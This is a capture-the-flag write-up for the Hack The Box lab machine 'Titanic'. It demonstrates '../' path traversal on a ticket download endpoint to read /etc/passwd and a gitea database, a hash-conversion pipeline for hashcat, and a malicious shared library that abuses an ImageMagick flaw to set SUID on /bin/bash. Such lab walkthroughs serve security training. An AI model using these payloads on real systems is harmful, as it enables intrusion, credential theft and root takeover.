Titanic
Titanic is an easy difficulty linux machine with a straight-forward path involving LFI and an ImageMagick vulnerability.
About

Difficulty: Easy
OS: Linux
Release date: 2025-02-15
Authors: ruycr4ft
Summary
A LFI vulnerability allows us direct access to the user flag and a gitea database with a crackable hash. Using the cracked hash for ssh login, we find a regularly running script using a vulnerable ImageMagick version that allows us to escalate to root.
Recon
Nmap just shows ssh and http.
1
2
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
Accessing the website redirects to titanic.htb. After adding it to our hosts file we get to a booking page for titanic trips.

It seems mostly non-functional but upon clicking the Book Now button there is a form we can fill out and submit

Let’s check BURP if it actually sent something and is not just some placeholder.
There is a POST request to http://titanic.htb/book which redirects to http://titanic.htb/download?ticket=c12c4f31-c452-4736-b2b0-54c69a4b0ee1.json to download the booked ticket.
Since we have a hostname, we also fuzz for virtual hosts.
1
ffuf -u http://titanic.htb -H "HOST: FUZZ.titanic.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fc 301
We get one hit: http://dev.titanic.htb
It’s a gitea instance:

There are two publically accessible repositories, docker-config and flask-app.
flask-app is the booking application and docker-config, among other things, contains the compose file for gitea.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
LFI & User
The endpoint to download tickets looks like a good candidate to check for LFI vulnerabilities.
http://titanic.htb/download?ticket=c12c4f31-c452-4736-b2b0-54c69a4b0ee1.json
We remove the ticket and replace it by /etc/passwd and then add ../ in front until we are successful.
http://titanic.htb/download?ticket=../../../etc/passwd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
Besides root, there is only one user with a shell: developer.
This means it should have the user flag. Surprisingly, we can just read it:
http://titanic.htb/download?ticket=../../../home/developer/user.txt
Shell as developer
We have the user flag. The obvious next step is to somehow get ssh access as developer.
There is no authorized_keys so we need to find the password.


Furthermore we notice that we get different responses when a directory exists and when it doesn’t.
Directory that exists:
Directory that doesn’t exist:
Googling or asking GPT, we learn that the gitea database is typically in gitea.db and from the compose file, we also know that the data directory is at /home/developer/gitea/data.
After some trial and error, we eventually find the database at /home/developer/gitea/data/gitea/gitea.db and can download it.
1
curl 'http://titanic.htb/download?ticket=../../../home/developer/gitea/data/gitea/gitea.db' -o gitea.db
It’s an SQLite database with two user hashes but hashcat doesn’t directly understand the hash format.
Luckily, this is not the first HTB box that requires cracking gitea hashes:
https://0xdf.gitlab.io/2024/12/14/htb-compiled.html#crack-gitea-hash
We can use the following command to get the hashes in hashcat format:
1
sqlite3 gitea.db "select passwd,salt,name from user" | while read data; do digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64); salt=$(echo "$data" | cut -d'|' -f2 | xxd -r -p | base64); name=$(echo $data | cut -d'|' -f 3); echo "${name}:sha256:50000:${salt}:${digest}"; done | tee gitea.hashes
1
2
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
In this format we can run hashcat with --user and rockyou and they will be autodetected correctly.
The developer hash gets cracked to 25282528.
As exected, these credentials work for ssh.
Root
There are no binaries we can run with sudo and linpeas doesn’t show anything obvious but there are some files in /opt.
/opt/app is the flask application. We don’t have access to /opt/containerd and in /opt/scripts we can find the following shell script:
1
2
3
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
Checking the timestamp of metadata.log we find that it was just updated a moment ago. So there is reason to believe it’s running as part of some regular cronjob or similar.
/usr/bin/magick --version tells us it’s version 7.1.1-35.
A search for this specific version, with e.g. magick 7.1.1-35 code execution, leads us to this article as one of the top results:
https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8
It requires creating a shared library in the working directory where magick is executed.
In our case this directory is /opt/app/static/assets/images and we have write access to it.
We adapt the poc to set the suid flag on bash and run it in the /opt/app/static/assets/images folder
1
2
3
4
5
6
7
8
9
10
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("chmod 4777 /bin/bash");
    exit(0);
}
EOF
Keep checking /bin/bash (e.g. with ls -al /bin/bash) for the flag to be set.
Once it is, we can use bash -p to open a privileged shell and grab the root flag.